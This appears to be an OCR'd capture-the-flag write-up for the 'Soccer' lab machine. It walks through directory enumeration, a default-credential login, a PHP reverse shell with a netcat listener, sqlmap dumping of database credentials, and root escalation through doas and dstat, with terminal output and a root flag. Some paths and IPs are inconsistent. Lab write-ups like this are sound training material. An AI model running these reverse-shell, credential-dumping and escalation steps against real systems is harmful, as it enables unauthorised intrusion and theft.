


Web Application Content Discovery	
Tools Used	**gobuster**
Payload	/usr/share/dirb/wordlists/big.txt
Step-by-step action	We do the gobuster dir -u http://192.168.193.133:13313/ -w /usr/share/diu/wordlists/big.txt
Result	
Description	We do enumerating the url http://soccer.htb/ above is the result. and you can see there is a directory called tiny, and when we open, it redirects to the login page.


EXPLOITATION

Login to Web Target	
Attack Method	Use **default credentials** that are mentioned in their GitHub documentation.
Payload / Command Used	username: admin password: admin@123
Result	 
Description	If we look at the login page in the image, there is a footer, where the footer leads to the Tiny File Manager's github, and when we explore the github, we found the default credentials, which we can use to login, and it turned out to be successful, as seen in the image, and we logged in as an admin.

Web Application Penetration and Remote Connection to the Web	
Attack Method	Reverse Shell
Payload / Command Used	revshell.php , nc -nvlp (for listening to the connection)
Result	
Description	When we successfully logged in as an admin earlier, we found a menu for uploading and creating files, so we tried to perform a reverse shell by creating a file named revshell.php that contained code for making a connection to the machine, then we used the command nc -nvlp [our port] to make our machine listen for the connection, and it turned out that we were able to run our revshell.php file, and got the connection as seen in the above image.

Find the Subdomain	
Payload / Command Used	cat /etc/hosts , (in terminal kali use sudo echo 10.10.11.194 soc-player.soccer.htb >> /etc/hosts)
Result	  
Description	After having access to the target machine, we ran the command cat /etc/hosts to obtain the subdomains of the website. Once we had obtained the subdomains, we executed the command sudo echo 10.10.11.194 soc-player.soccer.htb >> /etc/hosts so we could access the subdomain. The result can be seen in the image.

Web Application Penetration and Information Retrieval	
Attack Method	Sqlmap
Payload / Command Used	sqliserver.py(use the python code to direct the request from sqlmap to our localhost), sqlmap -u “http://localhost:8081/?id=1" -dbs, sqlmap -u “http://localhost:8081/?id=1" -D soccer.db –tables -T accounts -C username,password –dump
Result	   

	
Description	Here, we run a python file that contains code to direct the request from sqlmap to our localhost, then we run sqlmap to obtain credentials that exist in the target database, and in the first command to get the name of the database, and it can be seen that the name of the target database is soccer.db, then we run the following sqlmap command to get the credentials such as username and password, and we get the username as player and the password as PlayerOftheMatch2022 as shown in the picture. Then we login use ssh as show in the picture

FLAG RETRIEVAL

Reverse Shell to get the Flag	
payload/Command Used	dstat_AoL.py (script reverse shell), nc -nvlp (for listening to connection), doas -u root /usr/bin/dstat (used to execute the dstat command with superuser privileges (root) through the doas program.)
Result	


```
┌──(kali㉿kali)-[~]
└─$ nc -nvlp 2929
listening on [any] 2929 ...
connect to [10.10.14.36] from (UNKNOWN) [10.10.11.194] 38712
# pwd
pwd
/usr/local/share/dstat
# cd /root
cd /root
# ls
ls
app  root.txt  run.sql  snap
#
```

```
┌──(kali㉿kali)-[~]
└─$ nc -nvlp 2929
listening on [any] 2929 ...
connect to [10.10.14.36] from (UNKNOWN) [10.10.11.194] 38712
# pwd
pwd
/usr/local/share/dstat
# cd /root
cd /root
# ls
ls
app  root.txt  run.sql  snap
# cat root.txt
cat root.txt
ddc60b8c0e6b557f50a8cf2534cdd077
#
```

Description	We entered the dstat folder, and created a reverse shell script (dstat_AoL.py), and ran the command 'nc -nvlp' for listening for a connection. Then, we ran the reverse shell script in SSH using the command 'doas -u root /usr/bin/dstat' as shown in the picture. After netcat established the connection, as shown in the picture, we searched for the flag and found it in the root.txt file, as shown in the picture.